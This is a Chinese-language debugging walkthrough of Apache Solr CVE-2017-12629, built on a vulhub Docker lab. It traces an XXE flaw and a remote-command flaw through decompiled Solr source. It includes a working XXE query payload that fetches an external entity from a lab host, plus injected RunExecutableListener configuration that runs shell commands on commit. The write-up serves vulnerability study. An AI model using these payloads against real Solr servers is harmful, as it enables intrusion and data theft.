

环境搭建: <https://github.com/vulhub/vulhub/tree/master/solr>

下载地址: <https://archive.apache.org/dist/lucene/solr/>

用docker,设置端口,开放 5005 用于调试

```
root@kali: ~/桌面/docker/vulhub/solr/CVE-2017-12629-XXE
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
version: '2'
services:
  solr:
    command: solr-demo
    image: vulhub/solr:7.0.1
    ports:
      - "8983:8983"
      - "5005:5005"
```

```
docker-compose up -d
```

```
cp solr solr2
echo 'solr2 -f -a "-
agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=5005
" -port 8983 -force' > solr
docker restart <id>
```

CVE-2017-12629

XXE

payload:

```
http://192.168.182.137:8983/solr/demo/select?
q=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-
8%22%3F%3E%0A%3C!DOCTYPE%20root%20%5B%0A%3C!ENTITY%20%25%20remote
%20SYSTEM%20%22http%3A%2F%2F192.168.182.1%3A2333%2F%22%3E%0A%25re
mote%3B%5D%3E%0A%3Croot%2F%3E&wt=xml&defType=xmlparser
```

将源码下载导入idea,开启 Remotedebug

<https://archive.apache.org/dist/lucene/solr/7.0.1/solr-7.0.1.zip>

漏洞触发点:

使用了 **DocumentBuilder** 进行解析

```
CoreParser > parseXML()
Decompiled .class file, bytecode version: 52.0 (Java 8)
115 static Document parseXML(InputStream pXmlFile) throws ParserException { pXmlFile: ByteArrayInputStream@5642
116     DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance(); dbf: DocumentBuilderFactoryImpl@5643
117     DocumentBuilder db = null; db: DocumentBuilderImpl@5644
118
119     try {
120         db = dbf.newDocumentBuilder(); dbf: DocumentBuilderFactoryImpl@5643
121     } catch (Exception var6) {
122         throw new ParserException("XML Parser configuration error", var6);
123     }
124
125     Document doc = null; doc: null
126
127     try {
128         doc = db.parse(pXmlFile); doc: null db: DocumentBuilderImpl@5644 pXmlFile: ByteArrayInputStream@5642
129         return doc;
130     } catch (Exception var5) {
131         throw new ParserException("Error parsing XML stream:" + var5, var5);
132     }
133 }
```

往前面看,这里获取了 q 参数的内容

```
QueryComponent > prepare()
d.class file, bytecode version: 52.0 (Java 8)
115 if (returnFields.wantsScore()) { returnFields: SolrReturnFields@5655
116     flags |= 1;
117 }
118
119 rb.setFieldFlags(flags); flags: 0
120 String defType = params.get( param: "defType", def: "lucene"); defType: "xmlparser"
121 String queryString = rb.getQueryString(); queryString: "<?xml version='1.0' encoding='UTF-8'><!\DOCTYPE root [\n<ENTITY % remote SYSTEM \"http://192.168.182.1:2333/\">\n%remote]>\n<root/>"
122 if (queryString == null) {
123     queryString = params.get("q"); params: MultiMapSolrParams@5653
124     rb.setQueryString(queryString); queryString: "<?xml version='1.0' encoding='UTF-8'><!\DOCTYPE root [\n<ENTITY % remote SYSTEM \"http://192.168.182.1:2333/\">\n%remote]>\n<root/>"
125 }
126
127 try {
128     QParser parser = QParser.getParser(rb.getQueryString(), defType, req); parser: XmlQParserPlugin$XmlQParser@5648 rb: ResponseBuilder@5652 defType: "xmlparser" req: SolrRequest@5651
129     Query q = parser.getQuery(); q: Query@5654
130 }
```

然后在调用 **QParser parser = QParser.getParser(rb.getQueryString(), defType, req);** 的时候将 **PAYLOAD** 封装到了 **QParser** 对象中

```
QParser > QParser()
Decompiled .class file, bytecode version: 52.0 (Java 8)
31 protected String stringIncludingLocalParams;
32 protected boolean valFollowedParams;
33 protected int localParamsEnd;
34
35 public QParser(String qstr, SolrParams localParams, SolrParams params, SolrQueryRequest req) { qstr: "<?xml version='1.0' encoding='UTF-8'><!\DOCTYPE root [\n<ENTITY % remote SYSTEM \"http://192.168.182.1:2333/\">\n%remote]>\n<root/>"
36     this.qstr = qstr; qstr: "<?xml version='1.0' encoding='UTF-8'><!\DOCTYPE root [\n<ENTITY % remote SYSTEM \"http://192.168.182.1:2333/\">\n%remote]>\n<root/>"
37     this.localParams = localParams;
38     if (localParams != null) {
39         String tagStr = localParams.get("tag");
40         if (tagStr != null) {
41             Map<Object, Object> context = req.getContext();
42             Map<Object, Collection<Object>> tagMap = (Map)req.getContext().get("tags");
43             if (tagMap == null) {
44                 tagMap = new HashMap();
45                 context.put("tags", tagMap);
46             }
47         }
48     }
49 }
```

Debug: Unnamed x

Debugger Console

Frames Threads Variables

*qtp980406901:17@5:781 in group 'main': RUNNING

<init>:61, QParser (org.apache.solr.search)

<init>:47, XmlQParserPlugin\$XmlQParser (org.apache.solr.search)

createParser:72, XmlQParserPlugin (org.apache.solr.search)

getParser:353, QParser (org.apache.solr.search)

prepare:159, QueryComponent (org.apache.solr.handler.component)

handleRequestBody:269, SearchHandler (org.apache.solr.handler.component)

handleRequest:177, RequestHandlerBase (org.apache.solr.handler)

Variables

{ } this = (XmlQParserPlugin\$XmlQParser@5899)

qstr = "<?xml version='1.0' encoding='UTF-8'><!\DOCTYPE root [\n<ENTITY % remote SYSTEM \"http://192.168.182.1:2333/\">\n%remote]>\n<root/>"

localParams = null

params = (MultiMapSolrParams@5871) ... toString()

req = (SolrRequestParsers\$1@5821) ... toString()

this.qstr = null

this.localParams = null

然后在这里被取出(该类为QParser的子类)

```
XmlQParserPlugin > XmlQParser > parse()
Decompiled .class file, bytecode version: 52.0 (Java 8)

Analyzer analyzer = schema.getQueryAnalyzer(); analyzer: IndexSchema$SolrQueryAnalyzer@5596 schema: ManagedInd
SolrCoreParser solrParser = new SolrCoreParser(defaultField, analyzer, this.req); solrParser: SolrCoreParser@55
solrParser.init(XmlQParserPlugin.this.args);

try {
    return solrParser.parse(new ByteArrayInputStream(qstr.getBytes(StandardCharsets.UTF_8))); solrParser: Solr
} catch (ParserException var7) {
    throw new SyntaxError( msg: var7.getMessage() + " in " + this.req.toString());
}
```

再往前走,这里则是找对应的 **Core** 进行处理,具体如何解析URL没有看

```
HttpSolrCall > execute()
Decompiled .class file, bytecode version: 52.0 (Java 8)

695
696
697
698
699 @ protected void execute(SolrQueryResponse rsp) { rsp: SolrQueryResponse@5654
700     this.solrReq.getContext().put("webapp", this.req.getContextPath());
701     this.solrReq.getCore().execute(this.handler, this.solrReq, rsp); rsp: SolrQueryResponse@5654
702
703
704 private void handleRequestBody() throws IOException {
705     Solr
706     Expression:
707     this
708     Solr
709     if (
710
711
712
```

Evaluate

Expression:

`this.solrReq.getCore()`


Result:

- result = {SolrCore@5602}
- name = "demo"
- logid = "[demo]"
- isReloaded = false
- statsCache = {LocalStatsCache@5687}
- solrConfig = {SolrConfig@5629}


RCE

直接在浏览器发包后面会多一些莫名其妙的数据,用发包的工具发就行


给命令执行函数打上断点,在发送第二个包的时候调用了 **ProcessBuilder#start**,




在这个 handler 会遍历 listener，而我们自己注册的 listener 就被注册在其中



在该类对 commitCallbacks 的操作打上断点,发送第一个包(注意这里对event进行了判断)




listener 信息的获取是从 getPluginInfos 中得到的



跟进 `getNamedPlugins` 中发现是从 `data` 中获取值

一直往上跟,走到了这里:




发现 `listener` 的数据都是从这个 `configoverlay.json` 文件中获得的,而且走到这里的时候, `listener` 还没有被写入

```
root@kali: ~/桌面/docker/vulhub/solr
文件(E) 动作(A) 编辑(E) 查看(V) 帮助(H)


"args":["-c",
"touch /tmp/success1"]},
"newli911123stener":{
"event":"postCommit",
"name":"newli911123stener",
"class":"solr.RunExecutableListener",
"exe":"sh",
"dir":"/bin/",
"args":["-c",
"touch /tmp/success1"]},
"newli911123stener":{
"event":"postCommit",
"name":"newli911123stener",
"class":"solr.RunExecutableListener",
"exe":"sh",
"dir":"/bin/",
"args":["-c",
"touch /tmp/success1"]},
"newli911123stener":{
"event":"postCommit",
"name":"newli911123stener",
"class":"solr.RunExecutableListener",
"exe":"sh",
"dir":"/bin/",
"args":["-c",
"touch /tmp/success1"]},
"newli92123stener":{
"event":"postCommit",
"name":"newli92123stener",
"class":"solr.RunExecutableListener",
"exe":"sh",
"dir":"/bin/",
"args":["-c",
"touch /tmp/success1"]},
"newli3stener":{
"event":"postCommit",
"name":"newli3stener",
"class":"solr.RunExecutableListener",
"exe":"sh",
"dir":"/bin/",
"args":["-c",
"touch /tmp/success1"]}}}root@2b4c85048ac0:/tmp#
```

然后就该去找在哪里进行写入,因为只有jar包没有源码,全局搜索搜不出来东西,就只有硬找了,不过写入流程肯定是在处理请求之后的,从调用栈中找一下跟handle相关的处理

这里调用了 `parse` 方法解析我们的请求,解析成 `List` 类型



然后在读取完 **json** 文件之后,会判断我们需要进行的操作



先会判断我们的 **listener** 是否存在,然后在这里对我们的 **listener** 进行实例化

```
SolrCore > createInstance()
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download...

540      msg = "SolrCore Object"; msg: "solr.RunExecutableListener"
541    }
542
543    try {
544      clazz = resourceLoader.findClass(className, cast); resourceLoader: SolrResourceLoader@9082 className: "solr.RunExecutableListener"
545      Constructor<>[] cons = clazz.getConstructors(); cons: Constructor[1]@9783 clazz: Class@6107
546      Constructor[] var14 = + "solr.RunExecutableListener"
547      int var8 = cons.length; cons: Constructor[1]@9783
548
549      for(int var9 = 0; var9 < var8; ++var9) {
550        Constructor<> con = var14[var9]; con: Constructor@9784
551        Class<>[] types = con.getParameterTypes(); types: Class[1]@9785
552        if (types.length == 1 && types[0] == SolrCore.class) { types: Class[1]@9785
553          return cast.cast(con.newInstance(core)); cast: Class@1934 con: Constructor@9784 core: SolrCore@9338
554        }
555      }
556    }
```

进行初始化,但是初始化之后并没有用这个对象

```
SolrCore > createInitInstance()
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download...

704    if (info == null) {
705      return null;
706    } else {
707      T o = createInstance(info.className == null ? defClassName : info.className, cast, msg, core: this, this.getResourceLoader());
708      if (o instanceof PluginInfoInitialized) {
709        ((PluginInfoInitialized)o).init(info);
710      } else if (o instanceof NamedListInitializedPlugin) {
711        ((NamedListInitializedPlugin)o).init(info.initArgs); o: RunExecutableListener@9845 info: PluginInfo@9760
712      }
713    }
714
715    if (o instanceof SearchComponent) {
716      ((SearchComponent)o).set...
717    }
718
719    return o;
720  }
721}
```

info.initArgs
info.initArgs = (NamedList@9761) "event=postCommit,exe=sh,dir=/bin,args=[-c, touch /tmp/success1]"
nvPairs = (ArrayList@9846) size = 8
 { } 0 = "event"
 { } 1 = "postCommit"
 { } 2 = "exe"
 { } 3 = "sh"
 { } 4 = "dir"
 { } 5 = "/bin/"
 { } 6 = "args"
 { } 7 = (ArrayList@9619) size = 2

Variables
this = {SolrCore@...}
info = {PluginInfo@...}
cast = {Class@...}

listener 的存储也是使用的最开始json解析的结果

```
ConfigOverlay > addNamedPlugin()
Decompiled .class file, bytecode version: 52.0 (Java 8)
Download... Choose Sources...

Map<String, Map> reqHandlers = (Map)this.data.get(typ);
return reqHandlers == null ? Collections.EMPTY_MAP : Collections.unmodifiableMap(reqHandlers);
}

public ConfigOverlay addNamedPlugin(Map<String, Object> info, String typ) { info: size = 6 typ: "listener"
  Map dataCopy = Utils.getDeepCopy(this.data, maxDepth: 4); dataCopy: size = 1
  Map reqHandler = (Map)dataCopy.get(typ); reqHandler: size = 10
  if (reqHandler == null) {
    dataCopy.put(typ, reqHandler = new LinkedHashMap()); dataCopy: size = 1 typ: "listener"
  }
  ((Map)reqHandler).put(info.get("name"), info); reqHandler: size = 10 info: size = 6
  return new ConfigOverlay(dataCopy, this.znodeVersion);
}
```

info
info = (LinkedHashMap@9420) size = 6
 { } 0 = (LinkedHashMap\$Entry@9426) "event=postCommit"
 { } 1 = (LinkedHashMap\$Entry@9427) "name=nner"
 { } 2 = (LinkedHashMap\$Entry@9428) "class=solr.RunExecutableListener"
 { } 3 = (LinkedHashMap\$Entry@9429) "exe=sh"
 { } 4 = (LinkedHashMap\$Entry@9430) "dir=/bin/"
 { } 5 = (LinkedHashMap\$Entry@9431) "args=[-c, touch /tmp/success1]"

Variables
this = {ConfigOverlay@9601} ... toString()

然后用来对 ConfigOverlay#data 赋值,后续的遍历listener也是从data中拿到的


```
ConfigOverlay > ConfigOverlay()
Decompiled .class file, bytecode version: 52.0 (Java 8)


